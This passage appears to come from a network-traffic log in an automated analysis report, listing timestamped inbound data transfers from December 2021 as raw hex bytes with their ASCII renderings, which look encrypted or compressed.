fc 85 66 3a dc b2 70 7b dd fc 7b d5 da 34 c5 ba de 7e e1 0c b1 11 98 51 c0 d9 47 62 97 23 34 6b 42 66 44 01 1a c1 50 4b bd 97 f9 61 32 20 59 f7 67 16 99 47 6c d5 70 eb be d4 21 7e 4b bb 75 6b 84 61 77 9a 04 c3 e8 30 5d 50 61 Data Ascii: `\6BGpdZ3b6FIvT,MQn5o&J=9q,'`c@glTL|tu+|Y)7k@;\5gh$`aj\lZf:p{{4~QGb#4kBfDPKa2 YgGlp!~Kukaw0]Pa
2021-12-07 12:39:07 UTC	633	IN	Data Raw: 61 94 83 8f 26 04 ae d6 3d 8e 17 b0 c6 80 5c 20 97 3e b8 bc 07 c6 6f dd 02 91 76 49 6e 93 ea b4 77 ca ff 42 03 26 5c b7 b7 08 06 36 ea f7 a8 62 f3 94 90 05 e9 66 b7 d4 74 64 31 7a e0 6b 0f f2 54 7a a2 7f 52 b6 bf 7e 95 d3 db 16 93 f0 51 5d f5 c9 ce 7c 65 60 eb 80 01 79 05 f7 da e4 a3 09 85 b3 d2 86 0d 8f 2f c7 68 08 e1 68 63 3a 4e 14 a3 18 9e 05 3d 0e b3 31 3d 13 ac 8a 73 4a 89 ae f2 2e b2 04 72 f0 55 6a 74 ed 37 8f 7d 4a 69 39 ee 2c 69 42 04 c2 6a e0 dd 90 96 8a 96 20 ae 68 50 60 88 da b3 57 3f ee 2d f4 52 84 59 39 98 75 ac 02 c3 cb b1 f4 fd eb ac 53 01 64 41 eb 21 7e 87 05 6a 09 9c f2 b3 49 87 d9 04 5c 8a 73 a7 7d 70 4c 7b ee c1 e5 32 3e a0 f5 4d 57 b9 2b db 9b 2c e3 63 88 2d 3a be 52 0f b5 a5 c8 6f f8 5b b7 98 38 77 b4 d7 38 5e d2 34 ee a5 69 65 c8 37 Data Ascii: a&=\ >ovInwB&\6bftd1zkTzR~Q]|e`y/hhc:N=1=sJ.rUjt7}Ji9,iBj hP`W?-RY9uSdA!~jl\s}pL{2>MW+,c-:Ro[8w8^4 ie7
2021-12-07 12:39:07 UTC	641	IN	Data Raw: fd 3d 35 02 71 ac f7 30 54 58 2b 61 30 ca a9 99 78 e5 8b c9 d2 39 c7 17 56 e8 ae c1 39 03 89 ee ce fc 5e d3 56 fd a7 68 98 3c 90 0b 6e 0a 2a bb cc 15 9f 6c b0 1a de cd 16 93 28 af 84 1d 2c 55 f0 c8 44 e4 6c 3c d6 ec ef d7 0b d8 1b bb 28 67 d6 b2 e9 64 ed dc e7 27 81 c2 63 45 64 b3 0f 42 bd db 9a d4 1e 97 72 3b 38 41 bd 35 f4 73 8a 9d 98 3e 8b b2 4e f7 38 d4 ba 5c 4f 4c b6 99 f8 35 c3 c6 af 58 0c b5 cb b6 89 9d a0 3e 78 47 93 5a b3 a6 15 f7 9c 41 a0 2c 23 de bb 0d 77 e1 b2 6a 28 8f a0 74 7a a0 7b 89 d0 34 65 8c cc 11 d5 a6 cd 9c a2 3f 8c 3c 85 5e d4 85 00 c9 fa ef e5 02 09 ac 84 14 be 09 24 41 f2 ce c6 4f bc 29 d3 d1 3d 9d e1 54 50 a4 87 21 41 95 37 06 b9 6d c0 ee cf 67 60 b9 6b d2 d0 bd be ea 99 c7 33 2c 8d 16 ac cd ef 50 99 bc cc 36 90 9e 3e 47 5a d8 1e Data Ascii: =5q0TX+a0x9V9^Vh<n*l(,UDl<(gd'cEdBr;8A5s>N8\OL5X>xGZA,#wj(tz{4e?<^$AO)=TP!A7mg`k3,P6>GZ
2021-12-07 12:39:07 UTC	648	IN	Data Raw: 5d b1 ca 78 91 16 aa 6d 03 21 60 c1 fc bd 7e fd 9b ce 7a 3b 85 a4 6d d3 50 df 03 de 04 0e 69 74 b8 24 4e 3f af aa 17 39 78 18 41 8e ef 39 c2 4e e0 3b c1 41 b8 dc ab ed 96 d7 78 bd 3c e3 f3 50 12 58 50 37 fb 7f e5 e1 04 9f 06 15 ab 95 c5 bb ad d3 a3 84 44 12 d5 87 cf 49 73 96 92 69 fa 9c 1d b7 df 5d 7c 25 ee 2a 14 89 85 e2 83 e1 2d 4e 88 7d f4 44 ec 35 de df d3 f9 30 86 82 72 92 ee b1 c7 38 61 24 ae 26 b0 6b 26 39 b0 e8 86 9d 46 ba 0c 64 fe 19 88 c9 2e 75 89 2d db 38 08 cf ab 7e 45 9a ee 61 67 d7 4d a3 f6 0a 14 64 51 63 de 33 b3 56 23 ca db 28 b5 4d f3 09 d9 4b 1a fa 46 86 f1 94 9e 98 7d 7b c5 84 16 1a e0 f0 b8 db 1f 34 50 3c 70 c7 a1 a3 7a 82 cc f0 07 4d b6 6d 40 0b 1a 72 4a a5 48 67 26 bf b6 c8 94 8d 29 70 00 a1 40 eb 50 0d fa 43 e2 b9 b2 66 80 4b ce 52 Data Ascii:]xm!`~z;mPit$N?9xA9N;Ax<PXP7DIsi]\|%*-N}D50r8a$&k&9Fd.u-8~EagMdQc3V#(MKF}{4P<pzMm@rJHg&)p @PCfKR
2021-12-07 12:39:07 UTC	656	IN	Data Raw: ee c4 15 be 85 41 d1 25 ee 1c 7c fb 36 94 ad 9e fb 09 9b ea 2a b1 50 fa 85 d1 92 b0 11 fd 5a ea ac 8c a3 a1 1e 77 dd cf 6a 98 44 e9 c0 44 e4 a2 2b ff fd ed 70 b2 41 17 e6 a2 aa 45 9f 4e 52 08 61 53 c2 66 01 cc b4 ae 3c d2 72 58 72 67 bc 16 d3 58 fe a6 87 39 51 c7 78 72 83 ae 7c ee 81 f6 c2 5d 8a 34 7d 85 56 34 3e ac 98 9a 23 a6 14 ad 5d f8 26 f3 fb 28 1b 49 32 81 71 76 e2 fc be 2e 37 d8 b9 4b e0 8c 1b d1 18 3d 00 ad 19 25 bf d1 b7 de cb 8b da 68 dc 6a bb 8d 15 e3 c9 50 8f 7a 55 ff 3d 1f 9e 0b 6e b1 4e 64 e7 72 ca 0e 74 51 8b ff 8c f4 bf 7b 3b 23 59 21 7c 37 f6 9d b3 38 27 5c e7 e0 6c 58 9c 0c 2e 86 ff 21 d7 a0 d1 11 02 7c a3 81 91 d8 df 5a 56 df d8 c6 f0 ec d1 57 30 51 96 fe 35 fe 3b 59 ac 49 61 c9 9c b1 16 aa 74 3d d1 8d f7 1e 1c 9b 25 63 5a e5 f7 f2 71 Data Ascii: A%|6*PZwjDD+pAENRaSf<rXrgX9Qxr|]4}V4>#]&(I2qv.7K=%hjPzU=nNdrtQ{;#Y!|78'\lX.!|ZVW0Q5;YIat=%cZq
2021-12-07 12:39:07 UTC	664	IN	Data Raw: 81 45 d3 6e 56 78 d0 ae 4c 42 9d 2a 90 78 b6 dc 31 ac f7 79 d8 d9 b3 e2 2c 5b 90 5c dc b4 75 9e d5 ee e0 c2 da 2b ad 78 84 da 7d 35 2f 77 e9 a7 20 a2 e8 02 4c 7d 73 44 74 f8 a0 4e 45 ad b7 cb f4 20 3d 14 67 9e 63 6d d8 69 4e eb 96 19 c1 5b e9 9b 9f 08 97 96 79 d4 e0 62 fd d5 2c a5 a7 3d b7 d9 61 00 c8 64 3f 80 b6 50 63 e9 33 81 64 07 4b c4 30 29 5b d5 dc c4 17 20 31 f2 63 e5 10 11 12 ae ea 52 23 89 63 67 b9 27 d4 eb 15 9d 41 1c 25 1c b7 37 b4 93 ba a1 de 03 02 f5 38 bf 71 92 0c 54 9e e4 9c 16 64 1f b5 09 42 1f f5 0b 69 e5 21 2d 66 7c e9 69 13 30 9d f4 31 7f c4 cd b3 40 52 df cf 6c ea 78 ac dd 24 2f a7 1b 25 0f 25 8c 18 1d 7b 76 c0 87 94 9a 1f 2a 28 1f dc be 47 4b c2 bb ee c9 07 31 6c 54 90 23 88 bb df 67 0d f9 a6 9c 1e a8 ce 76 51 6c 9f af b3 60 62 7b 13 Data Ascii: EnVxLB*x1y,[\u+x}5/w L}sDtNE =gcmiN[yb,=ad?Pc3dK0)[1cR#cg'A%78qTdBi!-f|i01@RIx$/%%{v*(G K1lT#gvQl`b{

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	672	IN	Data Raw: cf c3 44 e6 16 1a 3a dd 4f 69 a3 ed b9 45 c8 d9 34 d4 ac c7 43 50 23 2d 57 53 4d f8 79 a1 53 3e 56 c6 c1 48 d3 59 ba be be b9 80 8d 0d 88 7a 5f 7b b7 3c 2c 51 ce 3e 8c da 4c 39 33 ac 55 da a9 42 18 6b 34 d1 bd 8d 5e 0d 56 2e ee c1 5d 10 2b 9d 7d 9a 2d 0f f8 d5 fb be 43 9e 30 b5 de 88 f6 94 38 8a f4 d9 ce 98 b3 49 3f 0a 04 5f c2 ff 12 ca 4e 44 97 72 ff 92 61 46 36 52 0f 18 90 85 dd 57 43 72 a2 00 af bf 33 88 5a 96 4f 5b bb 00 d1 12 98 7e 90 e3 5d 23 1a f7 e1 81 88 b9 7a b0 4e b1 f2 09 e4 97 ac d8 34 ea 9e 5d 0f e5 84 ed 8c 39 d3 16 d0 ea a6 e6 27 79 84 45 e6 4b 8f 0c fe 06 0b f7 33 52 75 06 9f f1 c1 90 64 9c b2 af e8 6c 95 75 ec 6e 9a 65 a1 df 20 5d dc 3f 4c b5 cf c3 37 c3 00 57 22 48 3e cb 12 e6 34 94 f5 35 69 21 96 36 d6 fb 1b 47 02 13 fa ef 44 20 ec 21 Data Ascii: D:OiE4CP#-WSMyS>VHYz_{<,Q>L93UBk4^V.]+}-C08I?_NDraF6RWCr3ZO[~]#zN4]9'yEK3Rudlune]?L7W"H >45i!6GD !
2021-12-07 12:39:07 UTC	680	IN	Data Raw: 2d 20 31 c8 83 af 07 31 47 66 d4 47 3f 83 b5 db ff d4 f2 32 b7 2e 80 7c 67 7e 71 00 b5 d7 04 57 d7 b8 23 e1 7e 0e ac 0c ed 48 9f d4 54 76 2c 98 d9 10 99 35 a8 46 e0 bb a5 5c 29 6b ff 5f 55 7c 4c 40 60 6e 2c a1 08 5d 71 16 4b 38 fd bb 94 57 98 7d 75 c3 37 5a 51 9f f8 dc e7 4e da 0a 98 1f a3 46 f0 b3 39 60 38 04 6d e5 66 8b a2 d0 ae 24 d9 2e 74 14 3a 13 d8 13 90 2a c9 de 67 df f2 a1 a6 7f 76 e7 60 f8 04 74 00 93 e0 7f 50 ec f8 81 15 45 5c f0 84 9a 4b 9a 3a 94 28 60 77 af 9c 9b d0 97 45 d4 04 2c 9b bc ad 40 35 8e 63 e5 c6 3f dc fe 39 28 5d 43 ce cb c5 71 3d d8 73 19 01 61 f1 9c 35 7d 5d 11 b7 e3 37 41 84 11 cb cc f4 b8 59 c5 4d 69 66 99 31 cc 71 dd de 26 22 97 1b ae 01 ba 1a 18 d7 63 19 99 1f 69 31 11 66 b7 4b dc 21 6e 5a 05 0d e0 f0 84 69 18 9f 15 13 dd 69 Data Ascii: - 11GfG?2.|g~qW#~HTv,5F\)k_U|L@`n,]qK8W}u7ZQNF9`8mf$.t:*gv`tPE\K:(`wE,@5c?9(]Cq=sa5}]7AY Mif1q&"ci1fK!nZii
2021-12-07 12:39:07 UTC	687	IN	Data Raw: 87 6b f7 d2 5c 9f 71 2f 32 66 8d b5 8c 98 14 48 a2 f6 11 c5 00 eb fd a9 9f d2 ac 55 5f e6 68 11 e5 0d 89 25 fe cf 67 21 6f 77 68 13 b6 14 95 30 ad 46 70 9d 98 1b 39 7f de 3d be 26 85 7a af 39 d7 47 67 9b 9f 6f 5c e0 d2 a4 81 ca fe 06 dd f7 0e 11 64 5f 78 34 76 c9 7a a2 84 51 fe e8 02 47 6a 10 8e 59 93 74 eb f4 73 db d6 18 13 15 ca 50 05 59 47 8e ef 71 f8 7e 52 ef d4 95 38 51 98 54 a5 bd 06 73 c8 3b 24 7f e6 f7 00 72 63 02 c9 23 25 50 f8 74 c9 52 a1 72 7e 17 ec fd 42 03 67 f9 3e 6b 6c 63 87 21 ab 6d ee 96 e4 90 1e 6c d2 9e 16 e1 cf 11 ed 1d a7 ef 0e d1 70 75 d7 91 4b c8 ab 3e 17 ea 0f 37 60 0a 8c db f5 e1 19 73 a5 b1 24 ce 72 13 3f 3c 36 6e fa 90 5b b3 75 6d 26 9c 12 12 7d 0b 99 93 10 f2 14 7a bc d2 92 d6 20 b2 49 3c 6d e1 7b 80 f0 24 63 f3 61 ee bf e7 73 Data Ascii: k\q/2fHU_h%g!owh0Fp9=&z9Ggo\d_x4vzQGjYtsPYGq~R8QTs;$rc#%PtRr~Bg>klc!mlpuK>7`s$r?<6n[um&}z I<m{$cas
2021-12-07 12:39:07 UTC	695	IN	Data Raw: 1f 4d 0c 12 a1 ff d6 d5 49 10 eb fc 9a ed 95 8e 34 1d aa 55 e4 cc 06 1a 95 96 a6 82 79 81 27 76 6d e7 00 36 ae 5f 56 da a2 ce 70 24 b8 cc 2f 2c 8b af 1f f1 f6 27 b5 fb 46 60 f4 9d 49 fc 36 92 87 f5 6a dd a4 6b 76 45 6f 1d 5f bf ab d0 45 2e 32 58 69 7b b5 2c b8 b9 f3 bf 82 ac a5 1d 24 bb 24 7b f3 3a 0a df f7 28 6a 2d 40 65 f8 bc a2 01 69 9d e8 30 1f af af d5 21 18 34 ac 3e 65 f8 19 53 4d 16 0b 32 ab 55 7c 7d a8 e2 52 be af 23 f3 52 95 a3 61 52 78 2d 16 b0 28 bb 5c b3 3f 91 75 82 07 e3 27 8e bc 1a 64 96 f4 35 27 8b 65 af 03 43 67 b5 c1 4c d3 c7 a8 07 da b7 6f 58 40 1d 19 a8 14 27 36 25 03 e6 86 5d a8 e7 1f 00 4b ef fe ed 5b aa 3f 6e 1b 4a a8 46 dc b7 48 14 3c d7 08 6d 2d dc da af 29 1d 5d 98 67 56 e8 2e c1 76 ad 88 89 50 32 d7 81 f8 5f 37 9a b7 ce 6b 72 64 Data Ascii: MI4Uy'vm6_Vp$/,'F`I6jkvEo_E.2Xi{,$${:(j-@ei0!4>eSM2U|}R#RaRx-(\?u'd5'eCgLoX@'6%]K[?nJFH<m-)]gV.vP2 _7krd
2021-12-07 12:39:07 UTC	703	IN	Data Raw: 40 96 64 36 47 f9 1e 13 36 2c dc dd d9 31 5e ec 6b b3 f0 58 09 b3 2b a5 23 be 16 63 43 99 ec cb ca 7e 07 b6 26 51 0a 28 2d 77 b1 d3 b5 a8 49 b2 47 0e a7 45 1b bb b2 90 2e 2c 7f ad 29 ed 01 e6 fa c0 51 9d 95 73 47 75 31 3d 15 f1 04 40 c8 e1 33 24 73 2d c3 ea 05 bf 91 8c 8e da 6e d7 03 09 94 9d ab 02 0a 3d 6b a6 d7 75 00 ad de c5 12 b4 14 dd e4 88 3f 3d d7 33 59 cb 82 a9 7c ab af d0 b7 01 41 f3 13 ed de a1 04 48 5a ef 1f 99 df 55 e7 f5 40 d0 a8 7a 15 2b af c3 86 ca 58 2d bf 9e 29 28 a9 04 05 70 69 1e d6 e0 5c 43 55 51 ab 4d d6 44 5d 25 23 c3 bf 8a 30 95 71 75 ae 43 13 7b a8 5c e5 c9 96 1b 5e 12 d3 99 25 a6 ee 07 d2 90 b8 27 d3 b6 cb e1 a0 3d 25 1a 6e a2 7a 37 d2 2e 09 cf 6e 8e 3d 5b 67 8d 0e 9d e3 99 90 73 a9 84 ce cf 29 af fd 6f 4e 92 83 38 a5 da 69 8e 12 Data Ascii: @d6G6,1^kX+#cC~&Q(-wIGE.,)QsGu1=@3$s-n=ku?=3Y|AHZU@z+X-)(pi\CUQMD]%#0quC{\^%'=%nz7.n=[gs)oN8i
2021-12-07 12:39:07 UTC	711	IN	Data Raw: 6f 52 e0 e8 a7 49 3b 2b be 07 8a cf 9a cc 49 24 48 13 e7 6d b7 02 c7 91 1d a9 9a 91 6d 42 f4 a5 82 0c 14 9c 83 cc 67 10 d4 a5 e5 c6 fc 74 a8 9d c8 a1 29 6f 21 33 57 32 e9 8a 5f 21 03 89 88 cb 2c cb 74 a7 02 a0 e2 a6 ed 35 51 7b 0a c3 b5 39 d5 5a 1b 09 93 91 70 4a e5 d8 ed 52 ee 79 1c 33 d6 0c b8 76 c8 36 46 5a d3 dc ac a9 1b e4 52 00 8b 37 f1 4c a5 d7 74 a8 76 77 71 9a b6 cd ab 83 66 a8 c9 d6 e5 47 eb fd b5 68 a0 cf 76 02 67 81 91 7b 2c d4 92 af 7c b5 4a ef 8b 13 b0 59 cd e5 c0 c0 8a a8 f3 a5 99 da d0 73 b4 10 21 d9 8d ae 7f a6 9b 72 e2 a9 9e 6d 32 6a 24 cb df e5 37 aa 1a 72 12 c0 8c 07 65 d1 78 44 c2 e8 f0 25 50 d6 c6 35 4c b2 08 66 a8 8c bf 19 5c 47 f1 2d 69 6c 5c 25 6e f5 36 44 67 fd 50 07 a6 99 78 37 6e e5 80 1a 28 6d 33 ba 69 da 71 33 fb 5c ca 45 b6 Data Ascii: oRI;+I$HmmBgt)o!3W2_!,t5Q{9ZpJRy3v6FZR7LtvwqfGhvg{,|JYs!rm2j$7rexD%P5Lf\G-il\%n6DgPx7n(m3iq3\E
2021-12-07 12:39:07 UTC	719	IN	Data Raw: 5f a6 00 ed b5 60 86 07 2c 43 3f 8e a7 c4 24 1c 9a df a6 82 fe 3e 7c f6 cf d1 0d ee 34 87 8a f1 d5 ff 79 47 59 4d f6 d3 fc 70 8c 3a f9 01 39 94 d7 c8 6b 91 b5 e8 12 bf 61 86 b4 a8 ce 43 82 69 9a 37 49 d0 2d 8d d4 55 4c da 81 6a d4 e6 6d 06 f8 50 82 68 ec 0c 72 4d 21 31 5e 59 9d 93 60 8c 39 47 7e 26 1f 3c 24 bc e6 46 18 d2 d8 e1 ac d9 ac ba 12 9f 49 1d 7a 23 b2 3e 7d a7 a2 a1 54 63 c3 e1 ac 41 2a 59 05 7a d8 55 2a 8e dd 4c cc c7 6c 43 64 83 e6 cb d6 17 a9 fc 00 de ce 3c 8d 74 3e f6 40 05 09 d0 f3 5d aa a6 2e 19 64 6d 0a e8 a1 50 2a 07 e6 de 06 61 89 0c 0d b6 d7 57 55 59 63 ba fe 2b 4b 6c 07 02 c1 67 26 42 76 65 e7 9c 57 07 7b 20 8d 85 80 f3 c7 ce bf 8a c0 4e 6d 1d 4b 1f 1c 15 80 9a 63 ef 68 b5 cb ef 33 31 6b 41 96 c3 70 7c f0 cf 49 c1 6c 56 ec 55 99 38 bb Data Ascii: _`,C?$>\|4yGYMp:9kaCi7I-ULjmPhrM!1^Y`9G~&<$FIz#>}TcA*YzU*LlCd<t>@].dmP*aWUYc+Klg&BveW{ Nm Kch31kAp|lVU8
2021-12-07 12:39:07 UTC	727	IN	Data Raw: 0f 2e 98 d3 6e a7 a6 92 09 a4 7a 5d 4b 13 94 a2 41 2b 3a 63 6f e0 72 cc 58 61 56 91 50 2c ed a7 86 d4 23 49 b3 12 77 a7 09 b4 61 07 3b bc 22 ca d0 9e 40 6c 51 a8 1d e6 9b b6 5e f5 de f0 fc 23 56 ae 91 a7 cd c5 b1 58 35 ed 59 b8 d0 70 9c 90 44 ce 5a b2 07 42 64 f4 dc e7 0e 3e b6 4e f9 b0 45 1e 31 2a bf af 66 98 3f c1 67 96 87 75 21 f0 13 93 0e 8f 17 bd 1e c9 94 ff 82 15 e3 b2 cf 52 4d 99 c4 ac 3b a1 a9 06 24 65 2f 48 8b a1 4a bf 1a 82 19 81 81 7b 92 0f 4a 53 59 c0 b2 1d 65 b6 c1 d4 34 b0 3a a7 d3 2a a7 d0 b5 fa ba 3a 9b 4c cc 2c 96 92 2f 7a f1 67 72 c8 2b d4 0d 09 4d dd bc d9 43 25 5f 41 82 c2 65 a9 a6 6b 38 af 66 91 05 c2 01 1d 72 a9 e1 d3 94 4e 16 f1 5f 50 86 5b 0c 22 82 e0 be 19 ad 0d 36 e4 d7 8d 2d 0e 18 bc 1b 79 36 8e 74 0c f4 17 e8 33 c4 f1 46 ce 32 Data Ascii: .nz]KA+:corXaVP,#Iwa;"@lQ^#VX5YpDZBd>NE1*f?gu!RM;$e/HJ{JSYe4:*:L,/zgr+MC%_Aek8frN_P["6-y6t3F2
2021-12-07 12:39:07 UTC	734	IN	Data Raw: 0c a9 1b 8e f5 79 7e 9e a4 30 87 d2 4c 00 15 a6 0b fd 10 ac 89 55 e1 11 1a 04 a0 b7 9c 32 5d 24 4d 1b 28 23 2c e6 5a 1e b9 09 84 9b 83 29 d4 b8 91 80 49 ae d2 1c c5 3a 11 ac 15 69 50 2b ba f9 28 79 25 f5 c9 93 fb 71 5f cc 42 55 c5 7d 4c 0b ee 24 c2 06 71 91 25 68 3d 15 d1 ca 87 50 76 b8 3d a1 e9 96 d2 29 24 0e e0 fd 27 bb 51 24 14 c2 6e 72 f8 65 36 f5 8c 07 f0 a9 23 2d 6c 5e b5 5d 28 da f6 68 2e e3 22 cd 90 79 e5 c5 b4 7e 4c 3b a1 eb 5a 80 8c e8 f3 b8 57 87 77 74 59 a2 df ca 97 fe 17 38 f5 7e fc f8 bb 04 d1 56 37 a1 e7 9f 37 c1 c4 73 f9 dd 31 8c 95 66 ae 88 e6 45 1c e2 1b 86 88 74 38 e4 0f bd f1 c6 1e 50 01 40 77 27 f0 cc 48 71 cf 40 2f 8f ef 44 9e d2 b1 ad 02 26 1d 82 ed 43 7a aa 08 d5 75 f0 60 1a bd b0 6b 95 c9 fc 0f 7f b1 f0 cf 15 9f 7f 08 db ac 35 32 Data Ascii: y~0LU2]$M(#,Z)I:iP+(y%q_BU}L$q%h=Pv=)$'Q$nre6#-l^](h."y~L;ZWwtY8~V77s1fEt8P@w'Hq@/D&Czu`k52

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	742	IN	Data Raw: 4e a3 92 8f 13 04 e8 b2 c7 89 86 7a a4 33 e8 74 af c0 63 10 a0 e6 e3 48 55 40 81 2d 08 0a d4 2c 14 ce f6 d8 e8 ba 0a 31 a8 87 bb 69 cb 37 c3 67 51 38 e9 8e 85 14 99 03 5d b0 1d 53 57 7c 9e 30 d6 f9 13 41 2f 44 d9 d8 03 53 73 cf 52 86 5f 47 b5 ff e2 b1 b9 5f 6a db f2 18 7e 11 81 f3 b9 cf 18 30 66 ab cd 74 b5 b1 6b 77 03 7d 10 1a b7 0f e4 4b 6b 64 ab eb 0e 5e 8d 9f bd 81 9f 50 fc c8 7a e4 74 27 8b 75 1e 1f 4d e6 9e ab 09 40 e9 0e 17 ad a3 f4 eb 01 4a f6 e2 d9 6b 53 c3 ba 69 a7 f9 74 c5 fe a4 39 ff 95 d0 97 bb 11 e7 86 f1 19 38 10 e2 93 3b 32 47 fd 9e a9 f5 70 f8 4f e9 9e b6 f9 a4 ef 90 8e c4 0c 30 75 2d d4 26 52 68 f5 b5 28 47 25 59 35 ce e8 87 8f 86 a7 67 96 09 f2 cd 09 bd a8 90 c5 d9 d0 f0 22 81 ea df d1 c9 99 bc b6 3c f5 47 3f c8 45 98 86 b6 42 6f 44 83 Data Ascii: Nz3tcHU@-,1i7gQ8]SW\0A/DSsR_G_j~0ftkw}Kkd^Pzt'uM@JkSit98;2GpO0u-&Rh(G%Y5g"<G?EBoD
2021-12-07 12:39:07 UTC	750	IN	Data Raw: 1e 20 81 5b 2e d7 86 2b 25 c2 c9 5a 65 41 7c 94 64 83 11 4a b8 b3 b0 c5 3d 77 48 f8 aa 12 d2 82 6d 74 88 a0 42 4b cf 02 ab db 61 79 66 29 29 d0 5c f6 ae 82 f1 c0 51 cd 2e 82 e6 42 39 1e fb c8 0f 48 17 ea a8 72 15 6b 76 63 02 12 d1 a2 77 bf c0 73 ea f9 97 45 7e bc 61 be 66 ea 85 be 9a 50 0d bf ec fd 04 9b 9c 9d 99 0b d6 d4 1e 2d c0 48 47 05 d9 e5 7c d1 0f 88 f8 74 ce b5 21 f0 0f a5 b3 f9 ca 0d d0 6e 89 03 05 92 77 c9 ae 68 66 78 0c e9 7d 00 37 8f 4d 48 de 09 3d c6 6c b3 58 b8 0e 2c ff 1a 12 d4 a4 65 ec 7b c6 5a 1e b0 e0 4e 45 ad d2 e6 3b eb 7a d3 d4 06 9d e9 d3 9b ae 1c 62 b2 05 4f 6c 21 70 59 90 8b 58 01 07 41 6f 72 2b b1 e6 1b 55 e8 f8 d0 5c 2b 06 ef 69 9f fe 10 71 4b 31 4f 66 a7 f7 85 ae ea f1 43 7e ba e7 fd d6 b2 84 c8 5c fd 5f f1 23 c4 9a 2d d3 fb 9a Data Ascii: [.+%ZeA|dJ=wHmtBKayf))\Q.B9HrkvcwsE~afP-HG|t!nwhfx}7MH=lX,e{ZNE;zbOI!pYXAor+U\+iqK1OfC~_#-
2021-12-07 12:39:07 UTC	758	IN	Data Raw: 77 52 88 6b ab 03 9b 60 4c 88 08 26 20 bd 37 fb 5a 40 3f 1a 65 ef e7 21 dd 44 6c b4 e5 0e 35 2d f6 2b c7 08 0f 99 28 fd dc 1d 89 48 a7 48 1f 00 0a f8 d7 14 dd 9b a5 9f 6b c5 01 2c 70 5b be ce 0a db 7d 02 08 fb 56 6c c5 16 70 27 6b 12 aa 18 30 24 30 8f 0d 86 3a 65 69 a5 94 e7 fd 3a 27 08 d4 69 de 60 6e e4 50 12 fa 84 18 07 ee d8 fe a2 76 42 3c d9 59 b7 3a d3 f6 f6 65 be 48 64 84 af bf cb fd 2b 31 77 2f 55 b8 40 b0 4b 4a a4 52 2e 90 0b 04 3f 97 d8 23 07 0d b5 d5 46 40 aa ff 5d 8e 2c 81 cb eb 5b d7 38 ff 59 9b c5 7f 0b d8 bf 9a 00 c1 de 86 a5 1c df 1f 30 97 0c d2 09 ba 74 78 ea 84 ed 25 31 20 b6 8a b1 66 e2 ce e9 9b b7 e0 06 fc 90 ca 70 ea f8 4f 47 15 c5 de 3c 24 db 06 36 da 9e 67 b5 4b de 7f bd ae 3d 8f ff e3 9e 07 97 3e 34 2a 56 5a ab 25 c6 3b 02 83 d5 4f Data Ascii: wRk`L& 7Z@?e!Dl5-+(HHk,p[}Vlp'k0$0:ei:'i`nPvB<Y:eHd+1w/U@KJR.?#F@],[8Y0tx%1 fpOG<$6gK=>4 *VZ%;O
2021-12-07 12:39:07 UTC	766	IN	Data Raw: ea 68 78 9a 9e 2d 7f 2d 1b 59 87 c7 55 01 cc bb 54 fc 77 67 86 5d b4 cb f4 8a e1 21 73 51 1c 6c 7d ec 21 48 44 ee b3 20 fd d7 cc ad 14 56 16 af db cd 66 c2 4e 74 d4 5d c1 46 d3 a3 ad 56 e1 38 93 72 6a 7d 89 df 37 1d b2 90 c0 5e 11 46 fb 4a 98 f3 fb 48 b9 24 ad 62 b3 02 66 6a 4a b7 75 35 3d 40 49 fc 34 36 12 e7 b1 06 63 ed e5 c8 f2 8e 8c 4a 65 2e 09 41 74 71 53 11 1c d8 ac ed 6e 1a 04 8a 5a 2f f3 75 0b 34 74 a6 d7 8b 6b bc 07 54 4f 63 f8 fc 5b 93 c7 e1 4d ad d4 b6 4f d1 03 be 8a f8 6b 29 a4 0f 1b a9 dd 7f 12 1f 22 01 ea 13 89 7f a8 42 e7 22 57 47 b9 23 c4 73 a7 06 cb 81 88 f1 fc f8 5c c4 f1 98 d8 6b 63 4a b4 46 d7 3a 88 19 e4 5b 1f 95 83 d3 66 f1 ed 20 5b 11 f8 58 0f 37 04 b2 f5 62 69 a4 13 ef 0d c4 ee ab 9d a2 85 2c 79 f6 42 b6 84 ac e0 49 9c 55 ee 38 7f Data Ascii: hx--YUTwg]!sQl}!HD VfNt]FV8rj}7^FJH$bfjJu5=@l46cJe.AtqSnZ/u4tkTOc[MOk)"B"WG#s\kcJF:[f [X7bi,yBIU8
2021-12-07 12:39:07 UTC	773	IN	Data Raw: 1e 5f e7 e9 a5 b1 bd 37 20 f9 d4 d9 4c 03 d6 36 27 19 5a 0d 14 4f fb f9 7a ec 99 21 f3 b0 b2 c6 1d c2 c9 c6 8b 3b b9 f2 53 34 e8 30 cf 05 7f de b9 7c 3a 77 6e 37 60 41 a4 5a 61 f6 49 78 d8 4b 1b a7 83 29 d2 76 c9 ba f7 c4 85 5d dd 29 8c 5e 1d 96 72 2b d0 ce ca 5f 2a 48 7b 6c af c6 b2 d9 c5 a7 9a fc 85 cb bb 38 8e de 2b 71 bf 90 93 20 46 0f 03 b6 24 f0 de 33 b3 53 0c f5 e0 91 f6 37 db 9c d1 4c e1 90 60 75 6b 25 ad b7 88 d9 9e be 00 41 70 a8 5f 67 df ed 09 9f 52 e9 50 7e ea 94 29 03 69 f5 9e 69 86 28 ef be d1 4e d0 af 92 88 11 d7 20 31 36 54 a4 ec 3c 5d c7 e6 53 2b c6 50 0e bc b7 31 b4 f0 c4 e2 33 58 cc 2b 59 3c 98 8d 83 8c 3b ef 8a 26 e9 dc 38 3d 60 65 06 d8 bf 66 5d 54 2f a3 91 72 d7 1c b4 63 60 36 c4 97 8c 94 6a 45 8c 57 c9 7c 5f 4c 74 cf 03 bd 0f 67 97 Data Ascii: _7 L6'ZOz!;S40|:wn7`AZaIxK)v])^r+_*H{l8+q F$3S7L`uk%Ap_gRP~)ii(N 16T<]S+P13X+Y<;&8=`ef]T/rc`6jEW|_ Ltg
